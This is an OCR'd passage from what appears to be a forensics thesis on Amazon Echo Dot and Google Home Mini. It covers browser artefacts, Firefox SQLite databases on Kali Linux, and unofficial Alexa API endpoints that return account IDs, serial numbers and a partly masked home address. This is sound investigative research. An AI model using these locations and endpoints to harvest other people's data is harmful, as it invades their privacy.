
In the tab “Search Information” WEFA only preserve data from Internet Explorer, figure 4.105



Browser	Search Information	Decoded URL	URL	Visit Time	Title	Visit Count	Typed
□ Internet Explorer 10	alexa amazon login	https://www.bing.com/sear…	https://www.bin…	2019-09-26 11:43:25		8	
□ Internet Explorer 10	alexa amazon login	https://www.bing.com/sear…	https://www.bin…	2019-09-26 11:43:19		1	
□ Internet Explorer 10	alexa amazon login	https://www.bing.com/sear…	https://www.bin…	2019-09-26 11:43:25		8	
□ Internet Explorer 10	alexa amazon login	https://www.bing.com/sear…	https://www.bin…	2019-09-26 11:43:19		1	

Figure 4. 105 *Digital artefacts founded on "Search Information" option*

Analysing the information that displays the web page, is possible to recover all utterances history as is shown in figure 4.106.



Your Alexa device is not connected


To play music and media, your Alexa device must be online. Go to Wi-Fi setup

Figure 4. 106 *Utterances History Amazon-Echo-Dot*

4.2.2.2.2 Digital research compiled from Google-Home-Mini web.

Analysis of web browsers for Google-Home-Mini using a laptop with operating system windows 10 home Logging into the Google account (https://myactivity.google.com/myactivity?product=31) to check the activity associated with the SPA device, with the respective user ID and password, it could obtain the following information.


The cache option only could recover information from Google Chrome in the first tab. The tool can visualise the browser name, the decoded URL, URL visit time and save file name, figure 4.107



Browser	Behavior	Detail	Decoded URL	URL	Visit Time	File Size	Save File Name	Local Path	Cac
□ Google Chrome			https://www.gstatic.co…	https://www.gstatic.com/…	2019-09-26 18:34:15	13836	all-activity-header-61…	data_3,22372352	
□ Google Chrome			https://www.gstatic.co…	https://www.gstatic.com/…	2019-09-26 18:34:15	621	shield-lock-icon-18a5…	data_1,1205504	

Figure 4. 107 *Digital artefacts founded on Cache option – Google-Home-Mini*


The option history can show more relevant data, in this case, the tool can provide recovery data only from Internet Explorer, figure 4.108



	Browser	Behavior	Search Informat...	Decoded URL	URL	Visit Time	Title	Visit Count	Typed
□	Internet Explorer 10			https://myactivit...	https://myactivity.google.co...	2019-09-26 18:50:46		12	
□	Internet Explorer 10			https://myactivit...	https://myactivity.google.co...	2019-09-26 18:51:49		14	
□	Internet Explorer 10			https://accounts....	https://accounts.google.com...	2019-09-26 18:51:33		2	
□	Internet Explorer 10			https://accounts....	https://accounts.google.com...	2019-09-26 18:50:51		6	
□	Internet Explorer 10			https://myactivit...	https://myactivity.google.co...	2019-09-26 18:50:45		1	
□	Internet Explorer 10			https://myactivit...	https://myactivity.google.co...	2019-09-26 18:50:46		12	
□	Internet Explorer 10			https://myactivit...	https://myactivity.google.co...	2019-09-26 18:51:49		14	
□	Internet Explorer 10			https://accounts....	https://accounts.google.com...	2019-09-26 18:51:33		2	

Figure 4. 108 *Digital artefacts founded on History option – Google-Home-Mini*

The option Cookies did not recover data for the SPA Google-Home-Mini, figure 4.109




Browser	Host	Path	Last Access Time	Name	Value	Decoding Value	Detail	Expiry

There are no items to show.

Figure 4. 109 *Digital artefacts founded on Cookies option – Google-Home-Mini*

Similar situation for the “Search Information” tab, WEFA did not recover information, figure 4.110




Browser	Search Information	Decoded URL	URL	Visit Time	Title	Visit Count	Typed

There are no items to show.

Figure 4. 110 *Digital artefacts founded on “Search Information” option Google-Home-Mini*

Analysing the web history is possible to recover all the user utterances towards Google-Home-Mini, Figure 4.111



google.com
9 October

Assistant

Said tell me the latest news

Here's the latest news.

4:39 pm • Details

Assistant

Said what's the current time

4:38.

4:38 pm • Details

Assistant

alexa-cdn.prod.reuters.tv (2 times)


Figure 4. 111 *Google-Home-Mini utterances history web*

4.2.2.2.3 Digital research compiled for both devices from a Kali-Linux Operating system

Analysis of web browsers for Amazon-Alexa and Google-Home-Mini on a laptop with operating system Kali Linux.

The only web browser that for default has the operating system is Kali Linux is Firefox, the evidence of logging process can see in appendix three.

The entire data associated with the Firefox web browser and a particular user in Kali-Linux is saved in the path USER/.mozilla/firefox/XXXXXX.default, figure 4.112



root@kali: ~/.mozilla/firefox/jghttcco.default
File Edit View Search Terminal Help

```
root@kali:~# cd /root/.mozilla/firefox/jghttcco.default
root@kali:~/.mozilla/firefox/jghttcco.default# ls
addons.json             cookies.sqlite         gmp-gmpopenh264     places.sqlite-wal           storage-sync.sqlite
addonStartup.json.lz4   cookies.sqlite-shm     gmp-widevinecdm     pluginreg.dat               times.json
AlternateServices.txt   cookies.sqlite-wal     handlers.json       prefs.js                    TRRBlacklist.txt
blocklists              crashes                key4.db             revocations.txt             weave
blocklist.xml           datareporting          kinto.sqlite        saved-telemetry-pings       webappsstore.sqlite
bookmarkbackups         extensions             lock                search.json.mozlz4          webappsstore.sqlite-shm
browser-extension-data  extensions.json        logins.json         SecurityPreloadState.txt    webappsstore.sqlite-wal
cert9.db                favicons.sqlite        minidumps           sessionCheckpoints.json     xulstore.json
cert_override.txt       favicons.sqlite-shm    permissions.sqlite  sessionstore-backups
compatibility.ini       favicons.sqlite-wal    pkcs11.txt          SiteSecurityServiceState.txt
containers.json         formhistory.sqlite     places.sqlite       storage
content-prefs.sqlite    gmp                    places.sqlite-shm   storage.sqlite
root@kali:~/.mozilla/firefox/jghttcco.default# 
```

Figure 4. 112 *Mozilla web browse into Kali Linux – Folder structure*

In this case, it will be validated the data collected in the files with SQLite extension. The files with SQLite extension are database files that store's web browser user activity on the internet.


Database content-prefs.sqlite, figure 4.113



Name	Type	Schema
Tables (3)		
groups		CREATE TABLE groups (id INTEGER PRIMARY KEY, name TEXT NOT NULL)
prefs		CREATE TABLE prefs (id INTEGER PRIMARY KEY, groupID INTEGER REFERENCES groups(id), settingID
settings		CREATE TABLE settings (id INTEGER PRIMARY KEY, name TEXT NOT NULL)


Figure 4. 113 *Database content-prefs.sqlite*

Database cookies.sqlite, figure 4.114 and figure 4.115



	id	baseDomain	originAttributes	name	value	host	patl
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
2420	29944	amazon.com		DISPLAY_DEP...	false	alexa.amazon.com	/spa/
2421	29945	amazon.com		gw-timestamp	Fri%2C%202...	alexa.amazon.com	/spa/
2422	29946	amazon.com		gw-penalty	10000	alexa.amazon.com	/spa/


Figure 4. 114 *Database cookies.sqlite and its tables – Amazon digital artefacts*



	id	baseDomain	originAttributes	name	value	host
	Filter	Filter	Filter	Filter	Filter	Filter
1269	29950	google.com		_ga	GA1.3.135978...	.myactivity.google.com
1270	29951	google.com		_gid	GA1.3.123095...	.myactivity.google.com
1271	29952	google.com		_gat_UA6371...	1	.myactivity.google.com

Figure 4. 115 *Database cookies.sqlite and its tables – Google digital artefacts*

Database favicons.sqlite, figure 4.116 and figure 4.117



	id	icon_url	ced_icon_url_has	width	root	cc
	Filter	Filter	Filter	Filter	Filter	Filter
56	441	https://alexa.amazon.com/img/86d5d-favicon.ico	1271411196	16	0	NULL
57	442	https://alexa.amazon.com/img/86d5d-favicon.ico	1271411196	32	0	NULL
58	443	https://alexa.amazon.com/img/86d5d-favicon.ico	1271411196	48	0	NULL

Figure 4. 116 *Database favicons.sqlite and Digital forensic Amazon evidence*





Table: moz_pages_w_icons

	id	page_url	page_url_hash
	Filter	Filter	Filter
656	658	https://alexa.amazon.com/spa/index.html	47358174346...
657	659	https://alexa.amazon.com/spa/index.html#ca...	47357951592...
658	660	https://alexa.amazon.com/spa/index.html#pl...	47356642952...

Figure 4. 117 Database favicons.sqlite and Digital forensic Amazon evidence


Database "formhistory.sqlite", figure 4.118



Name	Type	Schema
Tables (2)		
moz_deleted_formhistory		CREATE TABLE moz_deleted_formhistory (id INTEGER PRIMARY KEY, timeDeleted INTEGER, guid TEXT)
moz_formhistory		CREATE TABLE moz_formhistory (id INTEGER PRIMARY KEY, fieldname TEXT NOT NULL, value TEXT NOT NULL, timesU

Figure 4. 118 Database formhistory.sqlite and its tables

Database "kinto.sqlite", figure 4.119



Name	Type	Schema
Tables (2)		
collection_data		CREATE TABLE collection_data (collection_name TEXT, record_id TEXT, record TEXT)
collection_metadata		CREATE TABLE collection_metadata (collection_name TEXT PRIMARY KEY, last_modified INTEGER)

Figure 4. 119 Database kinto.sqlite and its tables

Database permissions.sqlite, figure 4.120





Table: moz_perms

	id	origin	type	permission	expireType	expireTime	nodificationTime
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	5	https://alexa.amazon.com	offline-app	1	0	0	1569567103861
2	4	https://digital.anz.co.nz	login-saving	2	0	0	1568853977494


Figure 4. 120 Database permissions.sqlite,

Database places.sqlite, figure 4.121 and figure 4.22



	id	url	title	rev_host
	Filter	Filter	Filter	Filter
1038	779	https://myactivity.google.com/udc/vaa?utm_source=udc&utm_medi...	NULL	moc.elgoog.ytivitcaym.
1039	1706	https://myactivity.google.com/item?restrict=vaa&utm_source=udc&...	Google – My ...	moc.elgoog.ytivitcaym.
1040	780	https://myactivity.google.com/item?restrict=vaa&utm_source=udc&...	Google – My ...	moc.elgoog.ytivitcaym.


Figure 4. 121 Database places.sqlite – Google forensic evidence



	id	url	title	rev_host
	Filter	Filter	Filter	Filter
1421	1714	https://alexa.amazon.com/spa/index.html#timersAndAlarms	Amazon Alexa	moc.nozama.axela.
1422	1718	https://alexa.amazon.com/spa/index.html#smart-home	Amazon Alexa	moc.nozama.axela.
1423	1717	https://alexa.amazon.com/spa/index.html#skills/?ref-suffix=nav_nav	Amazon Alexa	moc.nozama.axela.

Figure 4. 122 Database places.sqlite - Amazon forensic evidence


Database storage.sqlite, figure 4.123



Name	Type	Schema
Tables (0)		
Indices (0)		
Views (0)		
Triggers (0)		

Figure 4. 123 Database storage.sqlite


Database storage-sync.sqlite, figure 4.124



Name	Type	Schema
Tables (2)		
collection_data		CREATE TABLE collection_data (collection_name TEXT, record_id TEXT, record TEXT)
collection_metadata		CREATE TABLE collection_metadata (collection_name TEXT PRIMARY KEY, last_modified INTEGER)

Figure 4. 124 Database storage-sync.sqlite

Database webappsstore.sqlite, figure 4.125



Name	Type	Schema
Tables (1)		
webappsstore2		CREATE TABLE webappsstore2 (originAttributes TEXT, originKey TEXT, scope TEXT, key TEXT, value TE

Figure 4. 125 Database webappsstore.sqlite

4.2.2.3 Collecting digital forensic data from web browsers APIs

Web APIs have become in the standard procedure to exchange data between web and external objects, such as developers, the user or other applications. It has become in a framework that most web sites used to do to develop distinct tasks, among them; share, exchange, and flow data between several internet sites, one of the advantages of this framework is that separate web sites might share the data into a web site (Maleshkova, Pedrinaci, & Domingue, 2010).

4.2.2.3.1 APIs Amazon-Alexa

Although Amazon Company does not release any official API related to the Amazon-Alexa service, there are distinct academics, developers and entrepreneurs interested all of them in the different ways to acquire data from Amazon-Alexa services. Thus, there are some sources where is possible to find non-official APIs to capture information that could expose crucial data to run digital forensic research, one of the web pages where it is possible to capture these APIs is analyticphysics.com.

For this studio, the distinct APIs will categorise according to the following schema point out in the before web link.

Device settings

https://pitangui.amazon.com/api/devices/device

https://pitangui.amazon.com/api/bluetooth

https://pitangui.amazon.com/api/wake-word

https://pitangui.amazon.com/api/device-preferences

Customer Settings:

https://pitangui.amazon.com/api/customer-status https://pitangui.amazon.com/api/notifications

https://pitangui.amazon.com/api/authentication

Streaming Services:

https://pitangui.amazon.com/api/media/provider-capabilities

https://pitangui.amazon.com/api/music-account-details

https://pitangui.amazon.com/api/third-party

Network Hardware and configuration:

https://pitangui.amazon.com/api/phoenix


https://pitangui.amazon.com/api/phoenix/group?size=100

https://pitangui.amazon.com/api/eon/accounts

https://pitangui.amazon.com/api/wifi/configs?

After applying the cited links, all the result can see in detail in appendix 4; however, some results are significant of mention.


It can observe the account owner´s name, device account ID, device type and serial number in the device info link, figure 4.126



```
▼ devices:
  ▼ 0:
      accountName:              "           Echo Dot"
    ▼ appDeviceList:
      ▼ 0:
          deviceAccountId:      "A088471  LVFC2Z  7LT  "
          deviceType:           "A2TF17PFR55MTB"
          serialNumber:         "58bcc10  cd14c35997  d10e  b1a66"
```

Figure 4. 126 No-official API Amazon device info


In the device preferences settings, it can observe the owner´s device account ID and the owner´s device address, figure 4.127


pitangui.amazon.com/api/device-p
https://pitangui.amazon.com/api/device-preferenc
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
▼ devicePreferences:
  ▼ 0:
      appDeviceList:            []
      deviceAccountId:          "A047  13ZQ  R0WA53  "
    ▼ deviceAddress:            "                        Auckland    , Auckland, NZ"
